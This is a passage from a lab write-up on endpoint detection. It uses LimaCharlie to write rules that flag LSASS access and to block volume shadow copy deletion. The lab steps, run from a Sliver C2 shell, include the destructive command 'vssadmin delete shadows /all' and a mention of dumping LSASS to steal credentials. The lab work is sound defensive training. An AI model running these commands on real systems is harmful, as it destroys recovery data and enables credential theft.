


Build a D&R rule from this event

```
"event" : {
  "EVENTS" : [
    0 : {
      "event" : {
        "BASE_ADDRESS" : 140699356954624
        "COMMAND_LINE" : "C:\Windows\system32
        "CREATION_TIME" : 1677256199363
        "FILE_IS_SIGNED" : 1
        "FILE_PATH" : "C:\Windows\system32\lsass.exe"
        "HASH" :
        "75574fef7b62329ce2abe13551ee8209d69aebdd4ee350e23ff6f26b92
        0b24b9"
        "MEMORY_USAGE" : 19947520
        "PARENT" : {
          "FILE_IS_SIGNED" : 1
          "FILE_PATH" :
```

We're specifying that this detection should only look at SENSITIVE_PROCESS_ACCESS events where the victim, or target process ends with lsass.exe - excluding a very noisy false positive in this VM, wmiprvse.exe.

We're telling LimaCharlie to simply generate a detection "report" anytime this detection occurs.



Name: Untitled-1


Detect

```
event: SENSITIVE_PROCESS_ACCESS
op: and
rules:
  - op: ends with
    path: event/*/TARGET/FILE_PATH
    value: lsass.exe
  - not: true
    op: ends with
    path: event/*/SOURCE/FILE_PATH
    value: wmiprvse.exe
```

Respond

```
- action: report
  name: LSASS access
```

We can target an event and test if the detection would work against that event




Respond

```
- action: report
  name: LSASS access
```

Loaded SENSITIVE_PROCESS_ACCESS event from windev2301eval.localdomain.

Event


```
{
  "event": {
```



Match. 1 operations were evaluated with the following results:

- true => (ends with) {"event":"SENSITIVE_PROCESS_ACCESS","op":"ends with","path":"event/*/TARGET/FILE_PATH","value":"lsass.exe"}

We will rename this detection LSASS Accessed



LSASS Accessed


Detect

```
event: SENSITIVE_PROCESS_ACCESS
op: and
rules:
  - op: ends with
    path: event/*/TARGET/FILE_PATH
    value: lsass.exe
  - not: true
    op: ends with
    path: event/*/SOURCE/FILE_PATH
    value: wmiprvse.exe
```

Respond

```
- action: report
  name: LSASS access
```

6. Run the LOLBIN attack again and we should see logs detecting the dump



Date: 2025-02-13 19:51:05

You're up-to-date!

```
2025-02-13 19:48:54  LSASS access lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event":{"EVENTS":[{"event":{"BASE_ADDRESS":140701569515520,"COMMAND
2025-02-13 19:48:54  LSASS access lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event":{"EVENTS":[{"event":{"BASE_ADDRESS":140701569515520,"COMMAND
```

Conclusions:

- Elevated the C2 implant to a SYSTEM level process
- Dumped the lsass.exe by using LOLBIN, to steal credentials
- Filtered to the log where the dump occurred and set up Detection rules to detect the threat with our own detection signature.

Part 4 – Blocking Attacks


So far alerts have been generated for attacks, in this part we are going to be blocking them.

It is essential when writing a blocking rule to properly baseline the environment for false positives. This can be done by creating an alert-only detection rule and letting it run for days or weeks, turning it to eliminate all false positives and then deploying the blocking version of that rule.

Volume Shadow Copies provide a convenient way to restore individual files or even an entire file system to a previous state which makes it a very attractive option for recovering from a ransomware attack. For this reason, it's become very predictable that one of the first signs of an impending ransomware attack is the deletion of volume shadow copies.

This is not done often so we now have a prime candidate for a blocking rule: **low false positive prevalence, high threat activity**.

1. Drop into a native command prompt and delete all the volume shadow copies, the shell should still be active after they are deleted, check with whoami




root@lab000000: /home/sywtbsa

```
[server] sliver (SEVERE_YOGURT) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 4340

PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

We can see that LimaCharlie has detected what we are doing. This is because of the default Sigma rules

We can also examine the metadata contained within the detection itself. Sigma rules give us references to help understand why the detection exists in the first place



Date: 2025-02-13 20:01:24


```
2025-02-13 19:59:37  Whoami Utility Execution lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.intern
2025-02-13 19:59:37  Local Accounts Discovery lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.intern
2025-02-13 19:59:13  Shadow Copies Deletion Using Operating Systems Utilities lab000000.kxvw
2025-02-13 19:58:12  Non Interactive PowerShell Process Spawned lab000000.kxvwpzvtdmnuhpaxqb
2025-02-13 19:58:12  HackTool - Sliver C2 Implant Activity Pattern lab000000.kxvwpzvtdmnuhpa
2025-02-13 19:58:12  Abused Debug Privilege by Arbitrary Parent Processes lab000000.kxvwpzvt
2025-02-13 19:48:54  LSASS access lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.
2025-02-13 19:48:54  LSASS access lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.
2025-02-13 19:48:53  LSASS Dump Keyword In CommandLine lab000000.kxvwpzvtdmnuhpaxqb01m3otph.
2025-02-13 19:48:53  Potentially Suspicious Rundll32 Activity lab000000.kxvwpzvtdmnuhpaxqb01
2025-02-13 19:48:53  Process Memory Dump Via Comsvcs.DLL lab000000.kxvwpzvtdmnuhpaxqb01m3otp
2025-02-13 19:46:36  LSASS Dump Keyword In CommandLine lab000000.kxvwpzvtdmnuhpaxqb01m3otph.
2025-02-13 19:41:51  LSASS Dump Keyword In CommandLine lab000000.kxvwpzvtdmnuhpaxqb01m3otph.
2025-02-13 19:41:51  Potentially Suspicious Rundll32 Activity lab000000.kxvwpzvtdmnuhpaxqb01
2025-02-13 19:41:51  Process Memory Dump Via Comsvcs.DLL lab000000.kxvwpzvtdmnuhpaxqb01m3otp
2025-02-13 19:27:31  LSASS Dump Keyword In CommandLine lab000000.kxvwpzvtdmnuhpaxqb01m3otph.
2025-02-13 19:27:31  Process Memory Dump Via Comsvcs.DLL lab000000.kxvwpzvtdmnuhpaxqb01m3otp
2025-02-13 19:27:31  Potentially Suspicious Rundll32 Activity lab000000.kxvwpzvtdmnuhpaxqb01
2025-02-13 18:25:17  LSASS Dump Keyword In CommandLine lab000000.kxvwpzvtdmnuhpaxqb01m3otph.
2025-02-13 18:25:17  Potentially Suspicious Rundll32 Activity lab000000.kxvwpzvtdmnuhpaxqb01
2025-02-13 18:25:17  Process Memory Dump Via Comsvcs.DLL lab000000.kxvwpzvtdmnuhpaxqb01m3otp

That's all! No more past detections to fetch.
```

```
"https://blog.talosintelligence.com/2017/05/wannacry.html"
2:
"https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/new-teslacrypt-ransomware-arrives-via-spam/"
3:
"https://www.bleepingcomputer.com/news/security/why-everyone-should-disable-vssadmin-exe-now/"
4:
"https://www.hybrid-analysis.com/sample/ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa?environmentId=100"
5: "https://github.com/Neo23x0/Raccine#the-process"
6:
"https://github.com/Neo23x0/Raccine/blob/20a569fa21625086433dcce8bb2765d0ea08dcb6/yara/gen_ransomware_command_lines.yar"
7:
"https://redcanary.com/blog/intelligence-insights-october-2021/"
8:
"https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/blackbyte-exbyte-ransomware"
]
```

2. create a D&R rule and add to the response section

The “action: report” section simply fires off a Detection report to the “Detections” tab

The “action: task” section is what is responsible for killing the parent process responsible with deny_tree for the vssadmin delete shadows /all command.



vss_deletion_kill_it

Detect

```
event: NEW_PROCESS
op: and
rules:
  - op: is
    path: event/FILE_PATH
    value: C:\Windows\system32\vssadmin.exe
  - op: is
    path: event/COMMAND_LINE
    value: '"C:\Windows\system32\vssadmin.exe" delete shadows /all'
  - op: is
    path: routing/hostname
    value: lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net
```


Respond

```
- action: report
  name: vss_deletion_kill_it
- action: task
  command:
    - deny_tree
    - <<routing/parent>>
```

3. Delete the Volume shadows again


We can see now the D&R rule will trigger and terminate our C2 implant process. Typing the command whoami will show that the shell was exited and will fail to return anything because the parent process was terminated.

In a real-world example, the parent process is likely the ransomware payload or lateral movement tool that would be terminated in this case.



```
PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Windows\system32> whoami
Shell exited

[server] sliver (SEVERE_YOGURT) >
```


When we check the detections, we can see the rule was fired



2025-02-13 20:16:27

You're up-to-date!

```
2025-02-13 20:11:08  vss_deletion_kill_it  lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net  {"event":{"COMMAND_LI
```



Continue tweaking your rule to allow it to account for the other ways volume shadows can be deleted, as well as other ways to make the rule more robust.

One tweak you'd certainly want to consider is using more intelligent ways of matching on the command line instead of matching on a literal string of `vssadmin delete shadows /all`. One weakness of the rule the way its written is that adding a simple space somewhere breaks our detection. For this reason, I am a big fan of using the `contains` operator to look for these command line arguments instead.

```
- op: is
  path: event/FILE_PATH
  value: C:\Windows\system32\vssadmin.exe
- op: contains
  path: event/COMMAND_LINE
  value: 'delete'
- op: contains
  path: event/COMMAND_LINE
  value: 'shadows'
- op: contains
  path: event/COMMAND_LINE
  value: '/all'
```

Conclusions:


- Deletion of volume shadow copies is a common sign of a ransomware attack
- Created a D&R response rule that will kill the parent process when it detects an attempt to deleting the volume shadow copies

Part 5 – Automating YARA Scanning

YARA is an open-source tool for identifying and classifying malware using customisable detection rules based on textual or binary patterns.

